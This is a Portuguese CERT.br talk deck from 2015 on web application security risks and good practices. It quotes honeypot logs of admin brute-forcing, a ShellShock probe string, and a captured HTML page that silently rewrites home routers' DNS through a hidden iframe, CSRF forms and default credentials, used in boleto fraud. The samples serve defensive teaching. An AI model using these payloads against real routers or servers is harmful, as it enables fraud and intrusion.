nic.br cgi.br | cert.br

Edição 7Masters Segurança

22 de julho de 2015

São Paulo, SP

Mitigando os Riscos de Segurança em Aplicações Web

Lucimara Desiderá
lucimara@cert.br

cert.br nic.br cgi.br

Por que alguém iria querer me atacar?

- **Desejo de autopromoção**
- **Política / Ideológica**
- **Espionagem (industrial / política)**
- **FINANCEIRA**
  - **fraudes**
  - **mercado negro**
    - **venda de dados pessoais/financeiros**
    - **propagação de *malware***
    - **ataques de negação de serviço**
    - **venda de *exploits* e *zero-days***

Estamos Facilitando para o “Lado Negro”

- **Segurança não é parte dos requisitos**
- ***Softwares* têm muitas vulnerabilidades**
  - **pressão econômica para lançar, mesmo com problemas**
  - **falta capacitação/formação para desenvolver com requisitos de segurança**
- **Instalação / configuração “*default*”**
- **Falta de manutenção (atualizações / correções de bugs)**
- **Ferramentas de ataque “estão a um clique de distância”**
- **Descrédito*: “Segurança, isso é paranóia. Não vai acontecer”***

Ataques e Fraudes

cert.br nic.br cgi.br

Ataques a Servidores Web / CMS (1/2)

- **Hacking WordPress Website with Just a Single Comment (Monday, April 27, 2015)**

  http://thehackernews.com/2015/04/WordPress-vulnerability.html

  - **"...The vulnerability allows a hacker to *inject malicious JavaScript code into the comments... This could allow hackers to change passwords, add new administrators...*"**

- **Zero-Day Flaw in WordPress Plugin Used to Inject Malware into Sites (February 06, 2015)**

  http://www.securityweek.com/zero-day-flaw-wordpress-plugin-used-inject-malware-sites

  - ***"Cybercriminals have exploited a zero-day flaw in the popular FancyBox for WordPress plugin to inject malicious iframes into many websites. The vulnerability has been patched."***

Ataques a Servidores Web / CMS (2/2)

- **Força bruta contra conta "admin" padrão**

```
2015-07-21 22:51:00 +0000: wordpress-honeyd.pl[5700]: wp-login.php:
IP: xx.xxx.xx.247, action: failed login, user: "admin", pass: "admin123"
2015-07-21 22:51:03 +0000: wordpress-honeyd.pl[11055]: wp-login.php:
IP: xx.xxx.xx.247, action: failed login, user: "admin", pass: "1234admin"
2015-07-21 22:51:11 +0000: wordpress-honeyd.pl[26989]: wp-login.php:
IP: xx.xxx.xx.247, action: failed login, user: "admin", pass: "password"
2015-07-21 22:51:14 +0000: wordpress-honeyd.pl[31731]: wp-login.php:
IP: xx.xxx.xx.247, action: failed login, user: "admin", pass: "senha"
```

Fonte dos logs: *honeypots* do CERT.br


- **"ShellShock" (*feature* que virou *bug*)**

```
T 2014/09/25 14:31:49.075308 188.138.9.49:59859 ->
honeypot:80 [AP]GET /cgi-bin/tst.cgi HTTP/
1.0..Host: ..User-Agent: () { :; }; echo ; echo q
werty..Accept: */*....
```

Fonte dos logs: *honeypots* do CERT.br

Fraude de Boleto Envolvendo CPEs e DNS

- **Objetivo**: adulterar o boleto para que o fraudador seja beneficiário
- **Veículo**: comprometimento de CPEs: “modems” e roteadores banda larga
  - forçar uso de DNS malicioso que aponta para página falsa de geração de boleto ou instala *malware* para alterar boleto
  - **via ataques CSRF, através de iFrames com JavaScripts maliciosos**



iFrame em Página Comprometida: **para Alterar o DNS de CPEs**

```
<html>
<body>
<iframe height=0 width=0 id="cantseeme" name="cantseeme"></iframe>
<form name="csrf_form" action="http://192.168.123.254/goform/AdvSetDns"
method="post" target="cantseeme">
…
<input type="hidden" name="DS1" value='64.186.158.42'>
<input type="hidden" name="DS2" value='64.186.146.68'>
<script>document.csrf_form.submit();</script>
<img src="http://admin:admin@IP_Vitima/dnscfg.cgi?
dnsPrimary=64.186.158.42&dnsSecondary=64.186.146.68&dnsDynamic=0&dnsRefresh=1"
border=0 width=0 height=0>
<img src="http://root:root@IP_Vitima/dnscfg.cgi?
dnsPrimary=64.186.158.42&dnsSecondary=64.186.146.68&dnsDynamic=0&dnsRefresh=1"
border=0 width=0 height=0>
<img width=0 height=0 border=0 src='http://admin:admin@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<img width=0 height=0 border=0 src='http://root:root@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<META http-equiv='refresh' content='1;URL=reboot.php'>
</body>
</html>
```

Mitigando os Riscos
Boas Práticas

cert.br nic.br cgi.br

Boas Práticas: para Desenvolvedores (1/2)

- **Pensar em Segurança desde os requisitos**
  - Requisitos de Confidencialidade, Integridade e Disponiblidade
  - Pensar também nos casos ABUSO (o ambiente é **HOSTIL**)

OWASP Top 10 – 2013
A1 – Injeção de código
A2 – Quebra de autenticação e Gerenciamento de Sessão
A3 – Cross-Site Scripting (XSS)
A4 – Referência Insegura e Direta a Objetos
A5 – Configuração Incorreta de Segurança
A6 – Exposição de Dados Sensíveis
A7 – Falta de Função para Controle do Nível de Acesso
A8 – Cross-Site Request Forgery (CSRF)
A9 – Utilização de Componentes Vulneráveis Conhecidos
A10 – Redirecionamentos e Encaminhamentos Inválidos

Fonte: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Boas Práticas: para Desenvolvedores (2/2)

- **Cuidados na codificação:**
  - **Validar entrada de dados (não apenas no *browser* do usuário com JavaScript)**
    - ***overflow*, *injection***
    - **dados controlados pelo usuário (comentários em *blogs*, campos de perfil)**
  - **Tratamento de erros**
    - ***fail safe***
  - **Autenticação e controle de sessão**
    - **Garantir as duas pontas da conexão (evitar *man-in-the-middle*, *redirect*)**
    - **Cuidado com exposição de IDs de usuário**
  - **Criptografia**
    - **Não incluir senhas / chaves no código fonte**
    - **Não transmitir / armarzenar dados de usuário em claro**


Boas Práticas: para Administradores

- Não instale/execute o *software* com usuário privilegiado
- Crie usuários distintos para diferentes *softwares* e funções
  - Web/app *server*, DB
  - Privilégios mínimos
- Não utilize contas padrão de administração
- Utilize senhas fortes (proteja-se de força bruta)
  - Considerar *two factor authentication*
- *Hardening*
  - Siga os guias de segurança dos respectivos fornecedores
  - Restrinja acesso à interface de administração
  - Seja criterioso nas permissões a arquivos e diretórios
- Mantenha o servidor atualizado (processo contínuo)
  - Sistema Operacional, *Software* do web/app *server* e *plugins*
- Monitoração (*logs*, eventos, boletins de fornecedores)
- Faça *backup* e teste a restauração

Referências Adicionais


cert.br nic.br cgi.br

Segurança de *Software* (1/3)




ISBN: 978-0071626750


ISBN: 978-0596514839




ISBN: 978-1118026472

Segurança de *Software* (2/3)







Segurança de *Software* (3/3)

- **The Addison-Wesley Software Security Series**

  http://www.informit.com/imprint/series_detail.aspx?st=61416

- **The Building Security In Maturity Model**

  http://bsimm.com/

- **CERT Secure Coding**

  http://cert.org/secure-coding/

  - **Wiki com práticas para C, Perl, Java e Java para Android**

    https://www.securecoding.cert.org/confluence/display/seccode/CERT+Coding+Standards

- **Open Web Application Security Project (OWASP)**

  https://www.owasp.org/

  - **OWASP Top Ten Project**

    https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Últimas notícias, análises, blogs

- **Krebs on Security**

  http://krebsonsecurity.com/
- **Schneier on Security**

  https://www.schneier.com/
- **Ars Technica Security**

  http://arstechnica.com/security/
- **Dark Reading**

  http://www.darkreading.com/
- **SANS NewsBites**

  http://www.sans.org/newsletters/newsbites/
- **SANS Internet Storm Center**

  http://isc.sans.edu/

Revistas e congressos

- **Usenix ;login: Magazine**

  https://www.usenix.org/publications/login
- **Usenix Conferences Proceedings**

  https://www.usenix.org/publications/proceedings
- **IEEE Security & Privacy**

  http://www.computer.org/portal/web/computingnow/securityandprivacy

Obrigada

www.cert.br

lucimara@cert.br @certbr

22 de julho de 2015

nic.br cgi.br

www.nic.br | www.cgi.br